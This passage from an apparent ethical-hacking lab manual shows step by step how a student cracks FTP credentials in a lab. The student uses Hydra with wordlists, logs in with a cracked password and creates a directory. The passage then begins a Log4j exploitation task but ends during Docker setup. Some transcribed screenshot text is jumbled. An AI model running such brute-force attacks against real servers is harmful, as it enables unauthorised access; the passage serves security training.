
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot] ~
# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):
```

9. Try entering random usernames and passwords in an attempt to gain FTP access.

The password you enter will not be visible on the screen.

10. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.



A screenshot of a Parrot OS desktop environment. A terminal window titled "ftp 10.10.1.11 - Parrot Terminal" is open. The terminal session shows the following commands and output:


```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:00 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
[root@parrot] ~
# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): james
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp>
```


11. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

12. Click Places from the top-section of the Desktop and click Desktop from the drop-down options.




13. Navigate to CEHv13 Module 13 Hacking Web Servers folder and copy Wordlists folder.

Press Ctrl+C to copy the folder.



14. Paste the copied folder (Wordlists) on the Desktop. Close the window


Press Ctrl+V to paste the folder.



15. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

16. In the terminal window, run **hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]**.

The IP address of Windows 11 in this lab exercise is 10.10.1.11. This IP address might vary in your lab environment.



A screenshot of a Parrot OS desktop environment. The terminal window title is "sudo su - Parrot Terminal". The terminal content shows the command being run:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11
```

The desktop background features a dark, abstract network graph. The desktop dock at the bottom includes icons for "Menu", "sudo su - Parrot Termi...", and other system icons.

17. Hydra tries various combinations of usernames and passwords (present in the Usernames.txt and Passwords.txt files) on the FTP server and outputs cracked usernames and passwords.

This might take some time to complete.

18. On completion of the password cracking, the cracked credentials appear, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal is running the Hydra tool to crack FTP passwords. The command used was `#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11`. Hydra version v9.4 (c) 2022 is used. The output shows multiple login attempts and successes:

```
[attacker@parrot] -[~]
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
#hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shieila password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot] -[/home/attacker]
#
```

19. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.
20. In the terminal window, run `ftp [IP Address of Windows 11]`.
21. Enter Martin's user credentials (Martin and apple) to check whether you can successfully log in to the server.
22. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

```
Applications Places System Thu Mar 14, 01:42
File Edit View Search Terminal Help
ftp 10.10.1.11 - Parrot Terminal
way) . Parrot

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:30:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 41174 login tries (l:238/p:173), ~2574 tries per task
[DATA] attacking ftp://10.10.1.11:21/
[21][ftp] host: 10.10.1.11 login: Martin password: apple
[STATUS] 4765.00 tries/min, 4765 tries in 00:01h, 36409 to do in 00:08h, 16 active
[STATUS] 4751.00 tries/min, 14253 tries in 00:03h, 26921 to do in 00:06h, 16 active
[21][ftp] host: 10.10.1.11 login: Jason password: qwerty
[21][ftp] host: 10.10.1.11 login: Shiela password: test
[STATUS] 4759.00 tries/min, 33313 tries in 00:07h, 7861 to do in 00:02h, 16 active
[STATUS] 4757.50 tries/min, 38060 tries in 00:08h, 3114 to do in 00:01h, 16 active
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-14 01:38:59
[root@parrot]~[/home/attacker]
└─#ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker): Martin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp>
```


23. Now, you can remotely access the FTP server hosted on the Windows 11 machine.

24. Run `mkdir Hacked` to remotely create a directory named `Hacked` on the Windows 11 machine through the `ftp` terminal.

```
Applications Places System Thu Mar 14, 01:43
File Edit View Search Terminal Help
ftp 10.10.1.11 - Parrot Terminal
ftp>
```

25. Click Windows 11 to switch to the Windows 11 machine and navigate to C:\FTP.

26. View the directory named `Hacked`, as shown in the screenshot:



27. You have successfully gained remote access to the FTP server by obtaining the appropriate credentials.
28. Click Parrot Security to switch back to the Parrot Security machine.
29. Enter help to view all other commands that you can use through the FTP terminal.

```
Applications Places System Thu Mar 14, 01:45
File Edit View Search Terminal Help
ftp 10.10.1.11 - Parrot Terminal
Remote system type is Windows_NT.
ftp> mkdir Hacked
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated.  Commands are:
!
$      edit      lpage      nlist      rcvbuf      struct
account  epsv      lpwd       nmap       recv        sunique
append   epsv4     ls         ntrans     reget        system
ascii    epsv6     macdef    open       remopts     tenex
bell     exit      mdelete   page       rename      throttle
binary   features  mdirc    passive   reset       trace
bye     fget      mget      pdirc    restart     type
case    form      mkdir     pls      rhelp      umask
cd      ftp       mls      pmlsd    rmdir      unset
cdup   gate      mlsd     preserve  rstatus     usage
chmod   get       mlst     progress  runique    user
close   hash      mode      prompt   proxy      verbose
cr     help      more     modtime  put       sendport
debug   idle      mput     mode     quit      site
delete  image     mreget   newer    quote      size
dir     Hacking_Web lcd      msend    rate      sndbuf
disconnect less      newer
ftp>
```

30. On completing the task, enter quit to exit the ftp terminal.

```
257 "Hacked" directory created.
ftp> help
Commands may be abbreviated. Commands are:

!    attacker'sHome   edit      lpage      nlist      rcvbuf      struct
$    epsv        lpwd      nmap       recv       sunique
account      epsv4      ls       ntrans     reget       system
append       epsv6      macdef    open       remopts     tenex
ascii        exit       mdelete   page      rename      throttle
bell         features   mdirc    passive   reset       trace
binary       fget       mget      pdirc    restart     type
bye          form       mkdirc   pls      rhelp      umask
case         ftp        mls      pmlsd   preserve   rstatus
cd           gate       mlsd    progress  runique   usage
cdup        get        mlst    mode      prompt     send
chmod       glob       msend   quote    proxy      verbose
close       hash       newer   newer    rate      status
cr           help      more    put      set      ?
debug       idle      mput    pwd      site
delete      image     mreget  quit     size
dir          lcd       msend   quote    sndbuf
disconnect  less      newer   rate      status
ftp> quit
[root@parrot]~[/home/attacker]
#
```

31. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
32. Close all open windows on both the Parrot Security and Windows 11 machines.

---


## Task 2: Gain Access to Target Web Server by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021-44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable server in the Ubuntu machine and use the Parrot Security machine as the host machine to target the application.

1. Click Ubuntu to switch to the Ubuntu machine, and login with Ubuntu/toor credentials.
2. In the left pane, under Activities list, scroll down and click the Terminal icon to open the Terminal window.
3. Now, type sudo su and hit Enter to gain super-user access. Ubuntu will ask for the password; type toor as the password and hit Enter.
4. First, we need to install docker.io in ubuntu machine, to do that type sudo apt-get update and press Enter.




A screenshot of an Ubuntu desktop environment. On the left is a dock with icons for Dash, Home, Applications, and others. In the center is a terminal window titled 'root@ubuntu-Virtual-Machine:/home/ubuntu'. The terminal shows the command 'sudo apt-get update' being run, followed by a long list of package download details. The output includes numerous 'Get:' entries for security and jammy-updates repositories, with file sizes ranging from 129 kB to 2,010 kB. The process is completed with 'Fetched 14.2 MB in 4s (3,582 kB/s)' and 'Reading package lists... Done'.

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get update
Get:1 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy InRelease
Get:3 http://us.archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [1,570 kB]
Get:6 http://us.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [652 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [1,780 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [495 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [266 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Packages [2,010 kB]
Get:11 http://us.archive.ubuntu.com/ubuntu jammy-updates/main Translation-en [324 kB]
Get:12 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted i386 Packages [38.9 kB]
Get:13 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted amd64 Packages [2,070 kB]
Get:14 http://us.archive.ubuntu.com/ubuntu jammy-updates/restricted Translation-en [352 kB]
Get:15 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 Packages [1,092 kB]
Get:16 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe i386 Packages [711 kB]
Get:17 http://security.ubuntu.com/ubuntu jammy-security/restricted i386 Packages [37.3 kB]
Get:18 http://security.ubuntu.com/ubuntu jammy-security/restricted Translation-en [342 kB]
Get:19 http://security.ubuntu.com/ubuntu jammy-security/universe i386 Packages [612 kB]
Get:20 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 Packages [875 kB]
Get:21 http://us.archive.ubuntu.com/ubuntu jammy-updates/universe Translation-en [253 kB]
Get:22 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 Packages [43.3 kB]
Get:23 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse i386 Packages [4,744 kB]
Get:24 http://us.archive.ubuntu.com/ubuntu jammy-updates/multiverse Translation-en [10.8 kB]
Get:25 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe i386 Packages [16.0 kB]
Get:26 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe amd64 Packages [27.6 kB]
Get:27 http://security.ubuntu.com/ubuntu jammy-security/universe Translation-en [170 kB]
Get:28 http://us.archive.ubuntu.com/ubuntu jammy-backports/universe Translation-en [16.5 kB]
Get:29 http://security.ubuntu.com/ubuntu jammy-security/multiverse amd64 Packages [37.2 kB]
Fetched 14.2 MB in 4s (3,582 kB/s)
Reading package lists... Done
root@ubuntu-Virtual-Machine:/home/ubuntu#
```

- Once the update is completed, type sudo apt-get install docker.io and press Enter to install docker.

If a question appears Do you want to continue? type Y and press Enter.

